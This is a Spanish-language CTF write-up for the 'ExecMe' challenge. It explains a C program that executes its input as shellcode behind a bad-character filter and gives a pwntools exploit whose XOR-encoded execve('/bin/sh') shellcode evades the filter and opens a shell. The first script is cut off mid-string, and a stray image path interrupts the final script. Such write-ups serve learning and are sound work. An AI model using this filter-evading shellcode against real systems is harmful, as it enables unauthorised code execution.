

ExecMe

Exec me, if you can...

Reversing

En este reto ni siquiera es necesario hacer reversing ya que se nos proporciona el código en `c`, la función `main()` es muy simple, declara un buffer de `64` bytes y recibe datos con `read`, luego llama a la función `validate()` pasandole como argumento la data y su longitud, dependiendo de su valor de retorno sale del programa o ejecuta lo que sea que reciba como un shellcode en memoria

```
int main() {
    init();
    puts("-----\n< Exec me, if you can... >\n");
    printf("Input your name: ");

    char name[64];
    int size = read(0, name, 64);

    if (!validate(name, size)) {
        puts("You can't exec me :p");
        exit(1);
    }

    ((void(*)())name)();
}
```

La función `validate` declara un array de `badchars` y comprueba mediante un doble bucle `for` que ninguno de esos bytes exista en la data recibida

```
int validate(char *name, int size) {
    char badchars[] = "\x2f\x3b\x62\x66\x69\x6c\x6e\x61\x73\x67\x68";
    for (int i = 0; i < strlen(badchars); i++) {
        for (int j = 0; j < size; j++) {
            if (badchars[i] == name[j])
                return 0;
        }
    }
    return 1;
}
```

Exploitation

El concepto del programa es simple, lo que sea que le enviemos se ejecutará un shellcode, pero si nuestro `shellcode` contiene uno de los bytes del array `badchars` entonces no será ejecutado, el desafío aquí es crear un shellcode que no contenga ninguno de esos bytes

```
#!/usr/bin/python3  
from pwn import *  
  
shell = process("./chall")  
  
shellcode = b"\x6a\x3b\x58\x99\x52\x5e\x56\x48\xbfx2f\x62\x69\x6e\x2f\x2f\x73\  
  
shell.sendlineafter(b": ", shellcode)  
shell.interactive()
```

```
user@Windows:~/execme/chall/src$ python3 exploit.py
[+] Starting local process './chall': pid 4403
[*] Switching to interactive mode
[*] Process './chall' stopped with exit code 1 (pid 4403)
You can'n exec me :p
[*] Got EOF while reading in interactive
$
```

Si revisamos la lista de badchars podemos encontrar los siguientes:

`\x2f\x62\x69\x6e\x73\x68`, estos son los caracteres de la cadena `/bin/sh` por lo que no podemos incluir ninguna de esas letras en nuestro shellcode, para escribir estos caracteres bypassando el filtro podemos enviarlo encodeado y decodearlo en memoria, para ello podemos usar una simple operación xor

```
user@Windows:~/execme$ python3 -q
>>> from pwn import *
>>> hex(u64(b"/bin/sh\x00")) ^ 0xffffffffffffffff
'0xff978cd091969dd0'
>>>
```

El shellcode inicia guardando en rax el valor de `/bin/sh\x00` luego de la operación xor, luego escribimos en el stack la key que es `0xffffffffffffffff` o `-1`, al realizar la operación xor en memoria lo que queda en el stack es la cadena `/bin/sh\x00`, ahora podemos simplemente guardar su dirección en el registro `$rdi` como primer argumento

```
mov rax, 0xff978cd091969dd0 # "/bin/sh" xored
push 0xffffffffffffffff      # xor key
xor rax, [rsp]               # restore string
push rax                     # "/bin/sh"
mov rdi, rsp                  # $rdi = &"/bin/sh"
```

Los siguientes 2 argumentos son `NULL` o `0x0`, podemos usar `cdq` para convertir `$rdx` en `0x0`, y luego una simple operación `push-pop` para darle el mismo valor a `$rsi`

```
cdq                          # $rdx = 0x0
push rdx                     # push 0x0
pop rsi                       # $rsi = 0x0
```

Otro de los bytes no deseados es `0x3b` debido a que es el syscall NR de `execve()`, lo que podemos hacer es enviarlo sumando 1, de esta forma el filtro no lo detectará y en memoria luego de guardarlo en `$rax` podemos restar ese 1 y hacer la syscall

```
push 0x3c                    # 0x3c = execve() + 1
pop rax                      # $rax = 0x3c
dec al                       # $rax = execve()
syscall                      # syscall
```

Exploit

El exploit final simplemente es un shellcode que lanza una `/bin/sh` pero evitando los bytes que se mostraban en el array para pasar el filtro, el resultado es que conseguimos una shell

```
#!/usr/bin/python3
from pwn import *


shell = process("./chall")
context.arch = "amd64"

shellcode = asm("""
    mov rax, 0xff978cd091969dd0 # "/bin/sh" xored
    push 0xffffffffffffffff      # xor key
    xor rax, [rsp]               # restore string
    push rax                     # "/bin/sh"
    mov rdi, rsp                 # $rdi = &"/bin/sh"

    cdq                          # $rdx = 0x0
    push rdx                     # push 0x0
    pop rsi                      # $rsi = 0x0

    push 0x3c                    # 0x3c = execve() + 1
    pop rax                      # $rax = 0x3c
    dec al                       # $rax = execve()
    syscall                      # syscall
""")

shell.sendlineafter(b": ", shellcode)
shell.interactive()
```



```
user@Windows:~/execme/chall/src$ python3 exploit.py
[+] Starting local process './chall': pid 4532
[*] Switching to interactive mode
$ whoami
user
$
```